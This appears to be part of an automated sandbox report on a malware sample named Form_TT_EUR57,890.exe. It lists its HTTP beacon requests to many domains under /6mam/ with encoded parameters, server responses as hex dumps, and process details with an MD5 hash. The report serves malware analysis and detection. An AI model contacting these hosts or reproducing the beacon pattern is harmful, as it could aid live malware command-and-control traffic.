6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;dis

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.6	49771	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:18:48.757162094 CEST	6903	OUT	GET /6mam/?wbYpSP=oQhTdcG1kNI9/Lmcc2Ae/5c2EVHHJUmgpucHXQ4UdnJs0zjkXV1wGSuIEzpJIo84TCfrKzWP PA==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.beastninjas.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:18:48.870419979 CEST	6903	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 14:18:48 GMT Content-Type: text/html Content-Length: 275 ETag: "6104831f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.6	49772	23.27.129.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:18:59.144073963 CEST	6904	OUT	GET /6mam/?wbYpSP=2ekFb54j3d1mky1ioMZXLX6Zs25on60VYd2MbHSx0a3rFw0M4/d2RTsPPkjiG9H4TZ6139bXkw==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.importexportasia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:18:59.358800888 CEST	6905	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 03 Aug 2021 14:19:25 GMT Content-Type: text/html;charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Powered-By: PHP/5.4.41 Data Raw: 34 30 30 0d 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 3e 76 61 72 20 56 5f 50 41 54 48 3d 22 2f 22 3b 77 69 6e 64 6f 77 2e 6f 6e 65 72 72 6f 72 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 20 72 65 74 75 72 6e 20 74 72 75 65 3b 20 7d 3b 3c 2f 73 63 72 69 70 74 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0a 09 3c 74 69 74 6c 65 3e e6 be b3 e9 97 a8 e5 a8 81 e5 88 a9 e6 96 af e4 ba ba 37 38 38 5f 76 6e 73 63 33 37 37 35 e5 a8 81 e5 b0 bc e6 96 af e5 9f 8e e5 ae 98 e7 bd 91 5b e7 99 bb e5 85 a5 e5 b9 b3 e5 8f b0 5d 3c 2f 74 69 74 6c 65 3e 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 26 23 34 37 3b 26 23 31 30 36 3b 26 23 31 31 33 3b 26 23 31 31 37 3b 26 23 31 30 31 3b 26 23 31 31 34 3b 26 23 31 32 31 3b 26 23 34 36 3b 26 23 31 30 39 3b 26 23 31 30 35 3b 26 23 31 31 30 3b 26 23 34 36 3b 26 23 31 30 36 3b 26 23 31 31 35 3b 22 20 72 65 6c 3d 22 6e 6f 66 6f 6c 6c 6f 77 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 26 23 78 32 66 3b 26 23 78 37 34 3b 26 23 78 36 61 3b 26 23 78 32 65 3b 26 23 78 36 61 3b 26 23 78 37 33 3b 22 20 72 65 6c 3d 22 6e 6f 66 6f 6c 6c 6f 77 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 69 64 3d 27 6d 61 69 6e 27 3e 0a 3c 69 3e 3c 68 32 3e 53 6f 6d 65 74 68 69 6e 67 20 65 72 72 6f 72 3a 3c 2f 68 32 3e 3c 2f 69 3e 0a 3c 70 3e 3c 68 33 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 33 3e 3c 68 33 3e 3c 66 6f 6e 74 20 63 6f 6c 6f 72 3d 27 72 65 64 27 3e 4e 6f 20 73 75 63 68 20 66 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 2e 3c 2f 66 6f 6e 74 3e 3c 2f 68 33 3e 3c 2f 70 3e 0a 3c 70 3e 50 6c 65 61 73 65 20 63 68 65 63 6b 20 6f 72 20 3c 61 20 68 72 65 66 3d 27 6a 61 76 61 73 63 72 69 70 74 3a 6c 6f 63 61 74 69 6f 6e 2e 72 65 6c 6f 61 64 28 29 27 3e 74 72 79 20 61 67 61 69 6e 3c 2f 61 3e 20 6c 61 74 65 72 2e 3c 2f 70 3e 0a 3c 64 69 76 3e 68 6f 73 74 6e 61 6d 65 3a 20 53 65 72 76 65 72 3c 2f 64 69 76 3e 3c 68 72 3e 0a 3c 64 69 76 20 69 64 3d 27 70 62 27 3e 47 65 6e 65 72 61 74 65 64 20 62 79 20 3c 61 20 68 72 65 66 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 63 64 6e 62 65 73 74 2e 63 6f 6d 2f 3f 63 6f 64 65 3d 34 30 34 27 20 74 61 72 67 65 74 3d 5f 62 6c 61 6e 6b 3e 6b 61 6e 67 6c 65 2f 33 2e 35 2e 31 36 2e 34 3c 2f 61 3e 2e 0a 3c 2f 64 69 76 3e 0a 3c 2f 64 69 76 3e 0a 3c 21 2d 2d 20 70 61 64 64 69 6e 67 20 66 6f 72 20 69 65 20 2d 2d 3e 3c 21 2d 2d 20 70 61 64 64 69 6e 67 20 66 6f 72 20 69 65 20 2d 2d 3e 3c 21 2d 2d 20 70 61 64 64 69 6e 67 20 66 6f 72 20 69 65 20 2d 2d 3e 3c 21 2d 2d 20 70 61 64 64 69 6e 67 20 66 6f 72 20 69 65 20 2d 2d 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 400<html><head><head><script>var V_PATH="/";window.onerror=function(){ return true; };</script><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><title>788_vnsc3775[]</title><script language="javascript" type="text/javascript" src="/jquery.min.js" rel="nofollow"></script><script language="javascript" type="text/javascript" src="/tj.js" rel="nofollow"></script></head><body> Something error: 404 Not Found No such file or directory. Please check or try again later. hostname: Server <hr> Generated by kangle/3.5.16.4. ... padding for ie -->... padding for ie -->... padding for ie -->... padding for ie --></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.6	49773	34.98.99.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:19:04.396164894 CEST	6906	OUT	GET /6mam/?wbYpSP=YkvzQHb0u0mjzgqcdkfc2nIAC0Yzm929bCO8fEJzAgzkJ6Iw6dVqaRJYZU+TtwSY8fdaCDocnA==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.kilbyrnefarm.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:19:04.509962082 CEST	6907	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 14:19:04 GMT Content-Type: text/html Content-Length: 275 ETag: "61048812-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.6	49774	86.105.245.69	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:19:09.548891068 CEST	6908	OUT	GET /6mam/?wbYpSP=5npnSCZ0ck9LfxTaUtRZHwWauGngCjsEHbJTec35d6ZUl1gSnMY6WOunSeDfnMtC3HJRIA/gUg==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.dragonshipping.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:19:09.600625992 CEST	6909	IN	HTTP/1.1 302 Found Server: nginx/1.18.0 (Ubuntu) Date: Tue, 03 Aug 2021 14:19:09 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: PHPSESSID=9sb9ekuf90658gd9ivjuhv4oip; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache location: / Data Raw: 31 0d 0a 20 0d 0a 30 0d 0a 0d 0a Data Ascii: 1 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.6	49775	35.186.238.101	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:19:14.630342960 CEST	6909	OUT	GET /6mam/?wbYpSP=djxA7LmI8yOR5lrxItMqg4jKcWhO49sHA38/CyXgFoUCakRbVREb3j6xA5Z01WfJADXfd3zybw==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.mylifeinpark.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:19:14.746182919 CEST	6910	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 14:19:14 GMT Content-Type: text/html Content-Length: 275 ETag: "60f9a3cb-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.6	49776	154.215.87.120	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:19:29.357628107 CEST	6911	OUT	GET /6mam/?wbYpSP=Dhv3NEq4M+QwROw+dIik/SqBuvIY1/ydOcQwMfpHsV2StOMLf1p+AXWBQfK1e2Gy8MhXWnKhDQ==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.delhibudokankarate.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49759	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:17:20.471642971 CEST	6880	OUT	GET /6mam/?wbYpSP=oQhTdcG1kNI9/Lmcc2Ae/5c2EVHHJUmgpucHXQ4UdnJs0zjkXV1wGSuIEzpJIo84TCfrKzWPPA==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.beastninjas.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:17:20.586126089 CEST	6880	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 14:17:20 GMT Content-Type: text/html Content-Length: 275 ETag: "61048812-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49760	23.27.129.115	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:17:31.564062119 CEST	6881	OUT	GET /6mam/?wbYpSP=2ekFb54j3d1mky1ioMZXLX6Zs25on60VYd2MbHSx0a3rFw0M4/d2RTsPPkjiG9H4TZ6139bXkw==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.importexportasia.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49761	34.98.99.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:17:37.135760069 CEST	6882	OUT	GET /6mam/?wbYpSP=YkvzQHb0u0mjzgqcdkfc2nlAC0Yzm929bCO8fEJzAgzkJ6Iw6dVqaRJYZU+TtwSY8fdaCDocnA==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.kilbyrnefarm.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:17:37.249469042 CEST	6883	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 14:17:37 GMT Content-Type: text/html Content-Length: 275 ETag: "61048812-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49762	86.105.245.69	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:17:42.360260010 CEST	6883	OUT	GET /6mam/?wbYpSP=5npnSCZ0ck9LfxTaUtRZHwWauGngCjsEHbJTec35d6ZUl1gSnMY6WOunSeDfnMtC3HJRIA/gUg==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.dragonshipping.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:17:42.403304100 CEST	6884	IN	HTTP/1.1 302 Found Server: nginx/1.18.0 (Ubuntu) Date: Tue, 03 Aug 2021 14:17:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: PHPSESSID=df77ft85npmaafcrhvv81nvoia; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache location: / Data Raw: 31 0d 0a 20 0d 0a 30 0d 0a 0d 0a Data Ascii: 1 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49763	35.186.238.101	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:17:47.490041971 CEST	6885	OUT	GET /6mam/?wbYpSP=djxA7LmI8yOR5lrxItMqg4jKcWhO49sHA38/CyXgFoUCakRbVREb3j6xA5Z01WfJADXfd3zybw==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.mylifeinpark.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:17:47.603698015 CEST	6885	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 14:17:47 GMT Content-Type: text/html Content-Length: 275 ETag: "60f9a3c0-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49764	154.215.87.120	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:18:02.262365103 CEST	6887	OUT	GET /6mam/?wbYpSP=Dhv3NEq4M+QwROw+dIik/SqBuvIY1/ydOcQwMfpHsV2StOMLf1p+AXWBQfK1e2Gy8MhXWnKhDQ==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.delhibudokankarate.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49765	64.190.62.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:18:07.727356911 CEST	6888	OUT	GET /6mam/?wbYpSP=L6FmBYjymbItbbnnjd7yzq8hOevfuspHLpHNfkA4yzrvipy3lucWli1gmvwrFafR77bKFMYeeA==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.vavasoo.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:18:07.778529882 CEST	6889	IN	HTTP/1.1 302 Found date: Tue, 03 Aug 2021 14:18:07 GMT content-type: text/html; charset=UTF-8 content-length: 0 x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhx b9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_RiU++kCshU1cpREzJib42Sw4YyFRH0ckQPHF CFmNVB14W1M2Ayhd1RibahQovNcO6UJ7P6dr/zvuUlXocRoB5A== expires: Mon, 26 Jul 1997 05:00:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache last-modified: Tue, 03 Aug 2021 14:18:07 GMT location: https://sedo.com/search/details/?partnerid=324561&language=it&domain=vavasoo.com&origin=sales_lander _1&utm_medium=Parking&utm_campaign=offerpage x-cache-miss-from: parking-58759dfcb5-fg79f server: NginX connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49766	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 3, 2021 16:18:17.907407045 CEST	6890	OUT	GET /6mam/?wbYpSP=44unMI1Q/kB3N4iH8WCIjTNIPpmavX0UQR770OieCBmDyTCieL+ZZdhYfwuEfVyDA+gWGsSD YQ==&PJEt=HRR0_XgHGBD8 HTTP/1.1 Host: www.schoolfrontoffice.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 3, 2021 16:18:18.021646023 CEST	6891	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 03 Aug 2021 14:18:17 GMT Content-Type: text/html Content-Length: 275 ETag: "6104831f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Form_TT_EUR57,890.exe PID: 6840 Parent PID: 5884

General

Start time:	16:15:18
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\Form_TT_EUR57,890.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Form_TT_EUR57,890.exe'
Imagebase:	0x400000
File size:	702464 bytes
MD5 hash:	811EA41E60760A97B5F28973618728FE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
